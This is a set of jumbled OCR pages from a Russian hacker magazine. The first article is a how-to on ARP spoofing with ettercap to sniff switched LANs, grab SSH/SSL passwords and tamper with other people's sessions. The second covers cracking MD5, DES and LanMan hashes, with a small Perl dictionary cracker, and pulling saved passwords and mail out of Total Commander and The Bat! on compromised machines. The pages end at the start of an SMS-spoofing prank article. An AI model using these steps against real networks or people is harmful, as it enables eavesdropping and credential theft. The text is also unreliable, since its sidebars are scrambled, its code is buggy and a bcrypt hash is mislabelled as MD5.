объяснять, что роль посредника предоставляет нам неограниченную возможность влиять на все идущие через нас данные.

Но как обмануть компьютер Кутты, чтобы тот подумал, что мы и есть Синтез и все предназначенные ему пакеты нужно высылать именно нам? Для этого неплохо было бы разобраться с одним очень важным моментом, не упомянутым мною ранее. Вероятно, ты уже заметил, что я еще ни разу не упоминал о понятии IP-адреса. Мы указываем его повсеместно, в любой сетевой программе, но в пакетах используется MAC-адрес - так кто же отвечает за связь между ними? Этим занимается специальный ARP-протокол (Address Resolution Protocol). Все просто: когда компьютер должен послать пакет по какому-то IP-адресу, он изучает свой ARP-кэш на наличие там соответствие IP<>MAC. Если таковое имеется, то полученный MAC-адрес вставляется в шапку

Иллюстрация приема ARP Cache poisoning



- Методы обнаружения пакетных сниферов www.void.ru/content/1131
- Самый лучший и информативный FAQ по сниферам: www.robertgraham.com/pubs/sniffing-faq.html
- Еще один неплохой FAQ: www.opennet.ru/docs/FAQ/security/sniffers.html
- Мануал по ARP Cache poisoning: www.cigitallabs.com/resources/papers/download/arppoison.pdf




- На наш диск мы заботливо выложили все упомянутые в статье программы и необходимые для их установки библиотеки




Другие снифферы, поддерживающие технологию ARP Cache poisoning:

- arp-sk (www.arp-sk.org)
- Forgate (http://forgate.sf.net)
- Cain (www.oxid.it)
- ICQ Snif (www.ufasoft.com/icqsnif)
- IP Sniffer (www.ferwan.l.free.fr)



ARP запрос "ARP who has <IP>"


Так можно узнать свои MAC- и IP-адреса, а также посмотреть свой ARP-кэш

исходящего пакета, и последний отправляется ко всем чертям. В противном случае все происходит чуть-чуть сложнее. По сети пробегает специальный широковещательный ARP-запрос ("ARP who has <IP>"). Любой компьютер, опознав в запросе свой IP-адрес, должен ответить его отправителю и выслать свои MAC- и IP-адреса. Те помещаются в ARP-кэш автора запроса и используются для дальнейшей отправки сетевых пакетов.

Несложно догадаться, что для перехвата идущих от Куттера к Синтезу данных мы должны подкорректировать ARP-кэш отправителя. А так как протокол ARP не требует аутентификации, то выполнить это крайне просто. Достаточно послать ложный ARP-пакет Кутте (даже без соответствующего запроса!), в котором под якобы Синтезовскими координатами скрыт наш MAC-адрес. Не имея возможности проверить достоверность входящих данных, бедолаге ничего больше не останется, как принудительно занести в ARP-кэш полученные лжеданные. А значит, в обновленном ARP-кэше IP-адрес Синтеза будет соотнесен с MAC-адресом нашего компьютера и весь предназначенный ему трафик попадет к нам. Это и называется ARP-спуфингом.

Разумеется, для полноценного (читай - двустороннего) перехвата данных потребуется провернуть аналогичные действия и с ARP-кэшем Куттера. При этом важно отметить, что, послав раз ложный ARP-пакет и подменив ARP-кэш чужого компьютера, нужно периодически выполнять эту процедуру вновь и вновь, так как любая операционная система также постоянно обновляет свой ARP-кэш через определенные промежутки времени.

IP Addresses	MAC Addresses
IP адрес компьютера Синтеза	MAC адрес моего компьютера
IP адрес моего компьютера	MAC адрес моего компьютера

IP Addresses	MAC Addresses
IP адрес компьютера Куттера	MAC адрес моего компьютера
IP адрес моего компьютера	MAC адрес моего компьютера

ARP-кэш машин Синтеза (верхний) и Куттера (нижний) после спуфинга

Как я уже говорил, следующий важный шаг - обеспечение передачи всего чужого трафика настоящему владельцу. То есть все полученные нами пакеты должны дойти до истинного адресата, причем без видимых следов перехвата. Эта задача предельно проста и решается с помощью технологии IP forwarding, которую поддерживают многие операционки. Мы, правда, в чистом виде ею пользоваться не будем, а пойдем дальше и заюзаем сторонний софт, способный помимо переадресации пакетов выполнить саму подмену MAC-адресов в ARP-кэше каждой рабочей станции.

В ДЕЙСТВИИ

Поддержкой приема ARP-spoofing пока могут похвастать немногие снифферы. Тем не менее, в последнее время я все чаще и чаще встречаю софтины, имеющие соответствующий пункт в списке поддерживаемых функций. Среди них - набравшая немалую популярность утилита ettercap (http://ettercap.sourceforge.net). Эта программа заточена как под Windows, так и под многочисленные *nix платформы. И если с установкой виндовой версии проблем не будет по определению, то с *nix`овыми могут возникнуть некоторые трудности. Дело в том, что проге необходимы дополнительные внешние библиотеки libpcap (www.tcpdump.org/release/) и libnet (www.sourceforge.net/project/showfiles.php?group_id=4223). Желательно также проапдейтить ncurses (www.gnu.org/software/ncurses/ncurses.html) и openssl (www.openssl.org) для поддержки соответственно cursed-интерфейса и SSH/SSL-дешифровки. После установки этого хозяйства компиляция ettercap'a должна пройти как по маслу, если ты, конечно, не забудешь заветные "./configure, make, make install" из-за внезапного приступа амнезии.


В случае, если ты не правил конфигурационный файл etter.conf и не задавал при запус-

КАК ЗАЩИТИТЬСЯ ОТ НЮХАЧА


Между обнаружением в LAN'е снифера и действиями, нацеленными на его устранение, может пройти немало времени. Поэтому любому пользователю локалки определенно стоит подумать о защите против "нюхачей". Бороться с ними, конечно, сложно, но в принципе можно. В первую очередь, не стоит забывать об одном очень важном бабушкином совете - всегда предохраняйся. Замена небезопасных протоколов надежными шифрованными аналогами станет серьезным барьером для сниферов. Поверь: далеко не все утилиты обладают схожими с ettercap'ом возможностями и умеют вылавливать пароли, идущие по криптованным протоколам.

Разумеется, заменить все небезопасные протоколы более продвинутыми на сегодняшний день нереально. Поэтому резонно задуматься о шифровании всего сетевого трафика на третьем уровне, например, с помощью IPSec (**www.ietf.org/html.charters/ipsec-charter.html**). Прога осуществляет шифрование данных на лету, после чего отправляет их в сеть. Один мой знакомый (кстати, достаточно технически подкованный) робко предположил, что такая степень защиты пригодится разве что террористам и хакерам. Чудак-человек. Любая конфиденциальная информация представляет интерес для злоумышленников, будь ты обычный юзер или помощник президента.

Что касается борьбы с ARP-спуфингом, то здесь все пока держится на альтруистических началах. Например, для Linux'а с установленным 2.4.x ядром существует специальный патч arp_antidote. Он изменяет реализацию протокола ARP так, что провести атаку ARP Poison становится невозможно. Подробнее о нем можно прочитать здесь - **www.securitylab.ru/33493.html**.



Типичные проблемы с компиляцией ettercap'a


Ettercap в действии

ке какие-либо специфические ключи, работа с программой начинается с выбора сетевого интерфейса и со сканирования твоего сабнета. При этом с помощью ARP-запросов выявляются все имеющиеся в сети машины, а также проверяется соответствие IP, MAC, NET-BIOS и DNS-имен машин. Далее открывается главное окно программы, с помощью которого и выполняются необходимые действия. Разумеется, я не буду описывать все имеющиеся функции и особенности их применения. При соответствующем желании ты и сам сможешь с ними разобраться - просто жми на клавишу "h" и читай краткую справку по каждому разделу. Остановлюсь лишь конкретно на снифинге, который может быть осуществлен аж тремя способами. И если стандартные MAC и IP варианты нас, мягко говоря, не интересуют, то ARP poisoning based sniffing является именно той функцией, из-за которой мы устанавливали эту утилиту. Боюсь показаться чересчур очарованным этой функцией, но это поистине качественная и добротная реализация технологии ARP-спуфинга. При этом никаких усилий для ее применения не требуется: вся настройка сводится к указанию прослушиваемых машин в destination и source окошках.

Ты уже прикинул, какие возможности дает полноценное посредничество в передаче трафика между двумя узлами? Являясь посредником, можно не только перехватывать сетевые пакеты, но и, используя средства ettercap'a, удалять или даже модифицировать их. Другими словами, больше не будет проблемой вмешаться в чужой IRC-приват или telnet-сессию. Я уже не говорю о стандартном перехвате паролей. Отмечу разве что функцию отлавливания паролей, идущих по зашифрованным SSH1, SSH2 и SSL/HTTPS-протоколам. Для ее применения придется, правда, запускать программу со специальными фильтрами (например, для ssh так: ettercap -F etter.filter.ssh). Но, согласись, оно того стоит!

ПОСТСКРИПТУМ

Ну, вот и все. Уверен, что теперь, после прочтения статьи, у тебя не будет затруднений со снифингом коммутируемых локалок. Но особо обольщаться не советую! Не забывай, что перехват чужого трафика и нарушение тайны переписки наряду с прослушиванием телефонных линий противозаконны. Все описанные действия попадают сразу под несколько статей УК, так что несколько раз подумай, стоит игра свеч или нет.

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



РАСШИФРУЕМ ЗАШИФРОВАННОЕ

Все чаще и чаще я получаю от читателей просьбы расшифровать какой-нибудь пароль либо поделиться софтом, который этим занимается. Действительно, существует так много алгоритмов и программ для расшифровки, что нормальному человеку легко в них запутаться. Чтобы с тобой этого не произошло, я решил написать о том, где искать и как взламывать пароли в самых популярных системах.

МЕТОДЫ ПОЛУЧЕНИЯ КРИПТОВАННЫХ ПАРОЛЕЙ

ТАКИЕ РАЗНЫЕ ПАРОЛИ


Важное требование к любому паролю - его сложность. Но даже мастодонтская строка длиной в 30 символов не поможет, если взломщик целиком украл файл с паролями всех юзеров. Именно по этой причине в нормальных операционках пароли всегда были объектом для шифрования с помощью самых современных алгоритмов. Соответственно, хакеры тоже не дремлют и пишут различный софт, чтобы эти самые пароли расшифровывать. Основная цель этой статьи - классифицировать софт для расшифровки паролей и раскрыть секреты основных алгоритмов криптования.

ПИНГВИНЬИ ХЭШИ

Начнем с Linux, как одного из самых популярных Unix-клонов. Чтобы получить в ней какие-либо привилегии, необходимо знать имя пользователя и пароль. Много лет назад эта конфиденциальная информация хранилась в файле /etc/passwd, но со временем все изменилось. С появлением мощных процессоров и ушлых хакеров пароли пришлось затенить, перенеся их в базу /etc/shadow. Это было связано с тем, что /etc/passwd должен быть открыт на чтение обычным юзерам для сличения идентификаторов. После затенения паролей на shadow установили режим 0600, таким образом, его мог посмотреть только рут. Казалось бы, круг замкнулся: чтобы прочитать файл, нужны абсолютные права, а чтобы узнать пароль рута - необходимо прочитать файл. Но юзая различные эксплойты, взломщик мог получить абсолютные привилегии без знания пароля. Тем не менее, расшифровка пассвордов - весьма актуальная задача, ведь зная рутовый пароль, ты всегда сможешь удержать себя в системе.

В последних дистрибутивах шифрование пользовательских аккаунтов (в том числе и рутового) происходит с помощью алгоритма MD5. На этот вид шифрования перешли с ненадежного MD4. Он хорошо зарекомендовал себя в Unix-системах, потому как вычисление криптующей функции - довольно ресурсоемкая задача, что осложняет перебор. Чтобы один и тот же пароль мог быть представлен разными способами, в MD5-хэш входит случайная подстрока. С ее помощью становится возможным варьирование процесса шифрования. Если говорить о секурности MD5, то нельзя не упомянуть такое явление, как коллизия - это когда значение криптующей функции на двух различных наборах символов совпадает. Таким образом, получается, что атакующему совсем не обязательно подбирать оригинальный пароль - достаточно угадать строку, значение функции MD5 на которой совпадает с оригинальным. Неприятный сюрприз, правда? Но не все так плохо - вероятность коллизии чрезвычайно мала, и это скорее исключение, чем правило. Каким же образом хакеры расшифровывают хэши MD5? Для этой цели написано немеренное количество софта, но самой популярной программой остается легендарный John The Ripper (www.openwall.com/john/a/john-16w.zip - для Windows, www.openwall.com/john/a/john-1.6.tar.gz - для Unix). Помимо Джонни существует и другой софт, созданный для взлома MD5. Могу выделить интересную программу MDCrack (http://mdcrack.df.ru/download/mdcrack.exe, win-версия). Перебор на современных кристаллах осуществляется в среднем со скоростью около 5 миллионов хэшей в секунду.

MD5 используется также и для шифрования пользовательских паролей в mySQL. Правда, хэши здесь имеют немного другой вид (16-ричный), и John их взламывать не умеет. Что касается тулз, которые расшифровывают такие хэши, их очень мало. Единственная программа, которую я видел - это


Расшифровка MD5 с помощью MDCrack

Для этого воспользуйся перловым модулем Digest::MD5. Алгоритм программы очень прост - берется обычный словарь, из которого происходит построчное чтение. Предполагаемый пароль при помощи функций, описанных в модуле, превращается в MD5-хэш, который сравнивается с эталонным. Вот небольшой код этого переборщика:

MD5 Inside (www.nsd.ru/soft/1/md5inside_1_0.rar). Но в первой версии этой софтины существует много недоработок. Красивый интерфейс с эффектными кнопочками, конечно, рулит, однако под Unix эту прогу не запустишь. Я предлагаю тебе написать собственный переборщик, что не займет много времени - мы, не мудрствуя лукаво, заюзаем чужой готовый модуль Digest::MD5.


Форточная прога для расшифровки MD5-хэшей


Консольный переборщик MD5-паролей

```
#!/usr/bin/perl
use Digest::MD5 qw(md5_hex); ## Юзаем модуль 16-ричного ASCII-кодирования MD5
$password=shift; ## MD5-хэш - в качестве параметра
open(W,"w"); ## Открываем вордлист
while(<W>) { ## По каждому предполагаемому паролю…
chomp; ## Удаляем символ конца строки
$hash = md5_hex($_); ## Формируем по элементу 16-ричный hash
if ($password eq $hash) { print "Password is $_\n"; last } ## Если пароли совпали - сообщим об этом и выйдем из цикла
}
close(W); ## Закроем вордлист
```

Такой вот несложный Perl-скрипт является вполне дееспособным переборщиком и за пару-тройку лет способен взломать почти любой пароль ;). Естественно, что в рамках статьи я не стал приводить окончательный код переборщика, ты и сам сможешь отшлифовать напильником этот сырой вариант, добавив различные проверки на некорректные исходные данные и т.п.

ВОТ ЭТО СКОРОСТЬ!

Спешу привести тебе несколько достоверных сведений по скорости взлома паролей. Пусть перебор происходит на пеньке среднего класса со скоростью 5 000 000 паролей/сек (типичный вариант для MD5). В случае взлома пароля из 6 символов с буквами в различных регистрах и цифрами, количество вариантов, которые необходимо перебрать, равняется 62^6=56 800 235 584. На это уйдет в нашем случае около 4 часов. Обрати внимание, что время взлома пароля растет неимоверно быстро при увеличении его длины. Если быть точным, это время определяется следующей функцией: time(len)=62^len/5*10^6 [сек]. Мною был проведен замечательный эксперимент. Я зашифровал пароль "1234567" четырьмя различными алгоритмами (DES, LMHash, MD5 и MD5 ASCII-HEX). Как и ожидалось, самым стойким оказался MD5 - расшифровка пароля заняла 52 секунды. На втором месте - MD5 ASCII-HEX (32 секунды). Пароли на основе DES расшифровались практически сразу - за 1 и 2 секунды соответственно. Впрочем, статистику смотри сам на диаграмме.



Статистика по расшифровке "1234567"

Несмотря на то, что MD5 является наиболее стойким алгоритмом, в Unix применяются и другие способы шифрования учетных записей. Например, в .htpasswd-файлах. Такие базы создаются для Web-аутентификации вебсервером Apache, и чаще всего пароли кодируются старым методом DES. Ты наверняка слышал о нем. Не буду вдаваться в подробности алгоритма, скажу лишь, что это необратимое шифрование производится путем некоторых операций над первыми двумя символами в криптованном пароле. Иными словами: берутся два случайных символа, затем согласно паролю создается уникальный хэш, начало которого и будет представлено заранее сгенерированными случайными символами. Соответственно, расшифровка такого хэша сводится к запоминанию первых двух позиций и предполагаемого пароля (чаще всего словарного слова, либо алфавитной комбинации). С помощью этих компонент создается DES-хэш, который сравнивается с заданным. Если они не совпали, то берется следующий пароль. Если совпали - хакеру повезло :). Шанс на везение большой, потому что DES'овые пароли не могут быть длиннее 8 символов.

Алгоритм DES поддерживается программой John The Ripper. Принципиальных отличий в синтаксисе от работы с MD5 нет, но скорость подбора DES-паролей существенно выше. Это связано с более легкой вычисляемостью криптующей функции.

Вот, собственно, и все самые популярные юниксовые алгоритмы шифрования. Предвижу гнев многих продвинутых юниксоидов: а как же blowfish, IDEA, CRAB, SAFER, RC5 и прочие современные алгоритмы? А я и не задавался целью охватить в одном сравнительно небольшом материале весь спектр алгоритмов, я рассказал лишь о самых популярных, которые нашли свое применение не только в узкоспециализированном серверном ПО, но и в прикладных программах.

WINDOWS - РАЙ ДЛЯ ХАКЕРА

Что касается форточек, то тут все намного проще. Специалисты Microsoft никогда не умели (и, по-видимому, уже не научатся) грамотно шифровать пароли, поэтому хакер легко может зайти в систему, владея минимальной информацией.

Начнем со старшего поколения форточек. Насколько тебе известно, пароли в Win9x/ME (и только попробуй сказать, что подобных дистрибутивов нет в Сети!) хранятся в pwl-файлах. Не буду расписывать методы расшифровки этих файлов - они не раз обсуждались на страницах "Х" и уже достаточно заплесневели :). Единственное, что ты должен знать, так это названия программ, которые помогут тебе надругаться над умело приватизированными pwl-базами. Это pwl-hack и pwlview. Их можно найти, например, на сайте www.webdon.com/vitas/pwlview.asp.


Что касается современных NT-подобных windows-систем, пароли в них хранятся в %systemroot\repair\sam. Алгоритм шифрования LanMan базируется на вышеописанном DES. Особенность такого шифрования следующая: после получения пароля он разрезается на две равные части (по 7 символов) и шифруется стандартным DES'ом. Затем два хэша склеиваются в одно целое. Что мы имеем? Разрезая хэш на две половины и



Вся информация дана только в ознакомительных целях. Помни, что любое незаконное использование этого материала может привести тебя к уголовной ответственности. В этом случае редакция и автор статьи ответственности не несут.



Посетив сайт www.passwords.ru, ты найдешь весь необходимый софт для расшифровки паролей виндовых программ. Добрую половину из них я вообще не упомянул в этой статье (для Microsoft Office, например).


Вторая половина получена...



◢ Специализированный компьютер DEEP CRACK перебирает хэши DES со скоростью 90 миллиардов вариантов в секунду. Такой компьютер стоит очень дорого, но может взломать почти любое сообщение в сжатые сроки. Такая вот находка для шпиона ;).

расшифровывая каждый из них, хакер может получить если не весь, то половину пароля. А дальше с помощью логического мышления додумать и вторую половину :). Такую базу можно легко расшифровать при помощи специальной софтины l0phtcrack (www.atstake.com/products/lc/download.html). Но утянуть с сервера sam-файл не так уж и просто, для этого необходимо обладать системными привилегиями.

Кроме этого, существует тулза под названием SAMInside. Ее интерфейс очень похож на MD5Inside, а принцип работы напоминает l0pht. Прога написана для хакера-чайника, все действия которого сводятся к открытию базы и нажатию кнопки Check password :).

СЛОВО О СЕРВИСАХ

Чаще всего хакеру перепадает не база системных паролей, а файл какой-либо софтины. Последний содержит в себе старательно зашифрованные аккаунты. Подобные случаи легче всего рассмотреть на конкретных примерах.

1. Total Commander

Сама программа не содержит никаких защищенных частей, а вот ее модуль работы с FTP-соединениями еще как содержит :). Конфиг FTP-модуля со всеми запомненными пассвордами называется wcx_ftp.ini и находится в каталоге винды (по умолчанию). Так что, если ты каким-то образом порутал комп хакера, можешь смело стягивать этот файл. Впрочем, пароли в нем все равно будут зашифрованными, но алгоритмы криптования очень нестойкие. Существует как минимум два способа посмотреть пароль на FTP-сервер. Самый простой заключается в следующем: заходишь в собственный каталог форточек, переименовываешь wcx_ftp.ini в wcx_ftp.bak, затем заливаешь спионеренный инишник и жмешь Ctrl+F. Теперь в твоем коммандере появился список всех FTP-соединений. От тебя требуется лишь скачать программу наподобие recover (http://slonik38.narod.ru/soft/recover.zip) и подсмотреть, что находится за звездочками.

Если же у тебя Win2000, данный способ непригоден. В этом случае придется прибегнуть к помощи специального софта. Лучше всего подходит замечательная утилита PassView (www.nnm.ru/soft/passview.rar). В ней ты увидишь набор системных паролей, который включает пассворды на почту, аську, звонилки и твой любимый Total Commander :). Прога имеет приятный интерфейс и работает со всеми версиями окон. Если ты извращенец, либо у тебя отсутствует доступ к Сети, можешь набросать перловый демон, эмулирующий работу FTP-сервера. Затем переориентируй адрес FTP'шника на 127.0.0.1 и получи искомые пароли.


УЗНАЙ ПАРОЛЬ В ЛИЦО

Вот примеры паролей, зашифрованных упомянутыми алгоритмами.

$2a$08$PLdj2pErpzFdaiZezyfP0.dPq0zQHt9t4RA1Y6Fa2E5IGDTZf3Zry - классический MD5, применяемый в шифровании никсовых аккаунтов.

Ef7duIGr2Y.YE - старый добрый DES. Несмотря на то, что он уже морально заплесневел, этот алгоритм до сих пор юзается в Unix.

098f6bcd4621d373cade4e832627b4f6 - MD5 ASCII-HEX код. Юзается в шифровании аккаунтов, занесенных в SQL-базу (например, phpBB шифрует пароли именно этим методом).




Passview - покажет все пароли!

2. The Bat!

Я уже сказал, что софтина PassView умеет выцеплять пассворды летучей мыши. Но иногда юзер устанавливает блокировку почтового ящика. Данный пароль в этой программе не отображается. Зато существует тулза под названием Tbup (http://thebat.orgavision.de/tools/tbup.zip), позволяющая подглядеть заветное ключевое слово. Программа бесплатна, проста в использовании, словом - то, что нужно. Если ты хочешь сунуть нос в переписку какого-нибудь взломанного чувака, нужно утащить у него все файлы с расширением TBB (обычно они находятся в TheBat\mail\имя_ящика\имя_папки). Затем следует импортировать письма в виде "Папок TheBat", выбрав соответствующий пункт в меню "Инструменты" и, заюзав Tbup, вскрыть пароль на МайлБокс.

3. ICQ


Я не мог удержаться и не сказать пару слов о любимой тете Асе. Несмотря на то, что про нее писали в прошлых выпусках][, я напоминаю, что весь софт по вытаскиванию паролей из популярных дистрибутивов и клонов аськи ты можешь найти на странице http://download.asechka.ru.


Tbup отобразит всю полезную инфу по ящику

FINISH HIM!

Наконец-то мы добрались до финиша. Все известные алгоритмы я описал. Про софт тоже не забыл. Используй данный материал как своеобразную памятку, и у тебя никогда не возникнет проблем с расшифровкой пароля.




Ось "Y" - количество лет, затрачиваемых на взлом MD5-хэша, "X" - длина пароля. Красный график приведен для числовых паролей, синий - для полноценных пассвордов с буквами в разных регистрах


журнал
«DVD ЭКСПЕРТ»
просто и доступно
о домашнем кинотеатре!
С сентября ищите в продаже
первый номер
ежемесячного журнала
100 страниц полезной информации
DVD
ЭКСПЕРТ

МОБИЛЬНАЯ РАЗВЛЕКУХА

hiNt (livejournal.com/~h1nt) & zis! (lgt_clan@mail.ru)

SMS-подстава, о которой я писал в майском номере, наделала много шума. Люди, осознав всю широту применения данной фишки, расхватали весь тираж майского Хакера, лежащий на потках. Прошло два месяца, и я не сомневаюсь, что ты уже успел жестко поглумиться над своими врагами и весело подшутить над друзьями. А сегодня настало время продолжить SMS-веселье!


ТЕЛЕФОН ЧЕЛОВЕКУ БОЛЬШЕ НЕ ДРУГ

СТАРАЯ ПЕСЕНКА

Для разогрева хочу представить тебе аналоги прославившегося Кликателя, о котором я уже подробно рассказывал. Форб любезно подкинул мне в аську инфу о сайте www.simplewire.com. Зарегистрировавшись в онлайне и скачав нужный софт, ты без труда разберешься, как им пользоваться, - здесь почти все аналогично Clickatell'у, только есть некоторые полезные фишечки. Поэтому, собственно, я и упоминаю о данном сервисе. Кстати, тот же Кликатель отсылал смски с активационным кодом из определенной страны (кажется, Канады), и эти самые смски до некоторых операторов сотовой связи в русской глубинке не доходили. Уж я-то об этом знаю наверняка, мне в день по 50 писем приходило :). Так что пробуем, товарищи, SimpleWire софт, раз не получилось с Кликателем. Насчет настроек умолчу, разберешься сам - не маленький уже!

